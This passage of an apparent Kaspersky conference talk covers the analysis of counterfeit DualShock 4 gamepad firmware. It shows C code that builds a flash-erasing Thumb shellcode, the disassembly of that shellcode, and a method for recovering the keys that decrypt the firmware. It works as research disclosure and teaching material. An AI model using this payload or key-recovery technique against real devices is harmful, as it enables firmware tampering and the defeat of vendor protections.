*(uint32_t *)(buf + 0x1C) = swap32(0x044B1847);
*(uint32_t *)(buf + 0x20) = swap32(0x044B1847);
*(uint32_t *)(buf + 0x24) = swap32(0x00003000);
*(uint32_t *)(buf + 0x28) = swap32(0xFBE90000);
*(uint32_t *)(buf + 0x2C) = swap32(0x09090100);
*(uint32_t *)(buf + 0x30) = swap32(0xFD080100);
*(uint32_t *)(buf + 0x34) = swap32(0x4BEA0000);
```




```
ROM:00000000                 BL              UnlockReg
ROM:00000004                 BL              FMC_Enable
ROM:00000008                 BL              set_CONFIG_Update_Enable_Bit
ROM:0000000C                 LDR             R0, =0x300000
ROM:0000000E                 BL              FMC_Erase
ROM:00000012
ROM:00000012 hang                                    ; CODE XREF: ROM:hang↓j
ROM:00000012                 B               hang
ROM:00000014
ROM:00000014 ; =============== S U B R O U T I N E =======================================
ROM:00000014
ROM:00000014
ROM:00000014 UnlockReg                               ; CODE XREF: ROM:00000000↑p
ROM:00000014                 LDR             R3, =0xE9FB
ROM:00000016                 BX              R3
ROM:00000016 ; End of function UnlockReg
ROM:00000016
ROM:00000018
ROM:00000018 ; =============== S U B R O U T I N E =======================================
ROM:00000018
ROM:00000018
ROM:00000018 FMC_Enable                              ; CODE XREF: ROM:00000004↑p
ROM:00000018                 LDR             R3, =0x10909
ROM:0000001A                 BX              R3
ROM:0000001A ; End of function FMC_Enable
ROM:0000001A
ROM:0000001C
ROM:0000001C ; =============== S U B R O U T I N E =======================================
ROM:0000001C
ROM:0000001C
ROM:0000001C set_CONFIG_Update_Enable_Bit            ; CODE XREF: ROM:00000008↑p
ROM:0000001C                 LDR             R3, =0x108FD
ROM:0000001E                 BX              R3
ROM:0000001E ; End of function set_CONFIG_Update_Enable_Bit
ROM:0000001E
ROM:00000020
ROM:00000020 ; =============== S U B R O U T I N E =======================================
ROM:00000020
ROM:00000020
ROM:00000020 FMC_Erase                               ; CODE XREF: ROM:0000000E↑p
ROM:00000020                 LDR             R3, =0xEA4B
ROM:00000022                 BX              R3
ROM:00000022 ; End of function FMC_Erase
```

Cryptographic algorithm

Custom LDROM firmware is the same as original but with added code to decrypt firmware updates

Decryption is done using custom block chaining algorithm




Cryptographic ~~algorithm~~ failure

For decryption we need key and operation id array

But do we?

Large areas filled with zeroes in firmware allows for easy calculation of secret parts of this algorithm



```
7FC0h:  F4 10 8A 98 9F FC CB 7F 72 76 93 D6 BE 3D A2 C4   ô.Š˜ŸüË.rv“Ö¾=¢Ä
7FD0h:  FB A6 FC 07 3B 72 E4 DA 3D 36 B0 44 D6 4B B8 63   û¦ü.;räÚ=6°DÖK¸c
7FE0h:  70 6B 63 50 BE 3E A8 56 14 24 31 28 D9 47 CF 3F   pkcP¾>¨V.$1(ÙGÏ?
7FF0h:  AF 81 E4 F4 65 34 61 65 3D 4F 67 8C B9 DC C9 34   ¯.äôe4ae=OgŒ¹ÜÉ4
8000h:  02 C5 76 18 73 75 6C 50 34 31 30 32 34 30 31 30   .Åv.sulP41024010
8010h:  A3 A9 04 F1 6C 3F EE ED 4F 7D 0B 51 51 AD 2F F8   £©.ñl?îíO}.QQ-/ø
8020h:  30 33 30 4A 6F 72 65 5A 73 75 6C 50 01 DC 84 C9   030JoreZsulP.Ü„É
8030h:  34 3C 31 31 64 72 47 28 70 14 20 24 45 85 81 56   4<11drG(p. $E….V
8040h:  30 49 1E 3A 2F 2C 15 51 59 61 7D 6F 6B 75 2D 50   0I.:/,.QYa}oku-P
8050h:  75 31 30 32 34 30 2F FE F5 EE D1 BC 70 54 20 61   u10240/þõîÑ¼pT a
8060h:  68 7C 61 A5 30 4B 50 59 6B BA F9 64 3D 52 53 5A   h|a¥0KPYkºùd=RSZ
8070h:  3D D3 93 F2 60 D1 08 8F F5 2F 31 30 64 6F 44 22   =Ó“ò`Ñ..õ/10doD"
8080h:  D0 52 1E 33 CA 67 1C 8D 30 4C 50 5D 36 3B 30 8C   ÐR.3Êg..0LP]6;0Œ
8090h:  6F 30 65 59 18 F6 C6 D3 02 11 20 32 9E D2 B9 8D   o0eY.öÆÓ.. 2žÒ¹.
```

Algorithm from firmware of counterfeit gamepad worked against all products of OEM manufacturer

It allowed to calculate keys and decrypt all firmware updates

Conclusions

- This presentation demonstrated a step-by-step guide to the analysis of embedded firmware, finding vulnerabilities and exploiting them
- I decided to publish this research after I found out that a Nintendo Switch was hacked with a similar vulnerability. It shows that these techniques have potential and can be applicable to real targets
- Nuances of operating systems could have prevented finding such vulnerabilities in the past
- Auxiliary microcontroller that was used to keep secrets was not used in all devices and it was added only for obscurity (only performs SHA1 and SHA256)
- Sony blocks illegally used keys, and users of counterfeit gamepads ended up without a working gamepad and hints about where to get a firmware update
- Nuvoton M451 may become a subject of further research because it showed signs that may indicate the presence of more deep architectural vulnerabilities

Links

- Subject of Glitching attacks is not included in the scope of this presentation, but those attacks are also very effective against USB devices. For those who want to learn more about them is recommended to watch this: https://www.youtube.com/watch?v=TeCQatNcF20 - “Glitchy Descriptor Firmware Grab - scanlime:015”
- For those who wondered how pirates acquired algorithm and key from DualShock 4 to make their own devices this article can shed light on it: https://fail0verflow.com/blog/2018/ps4-ds4/ - “PS4 Aux Hax 3: Dualshock4”

LET’S TALK?

Boris Larin @oct0xor

KASPERSKY lab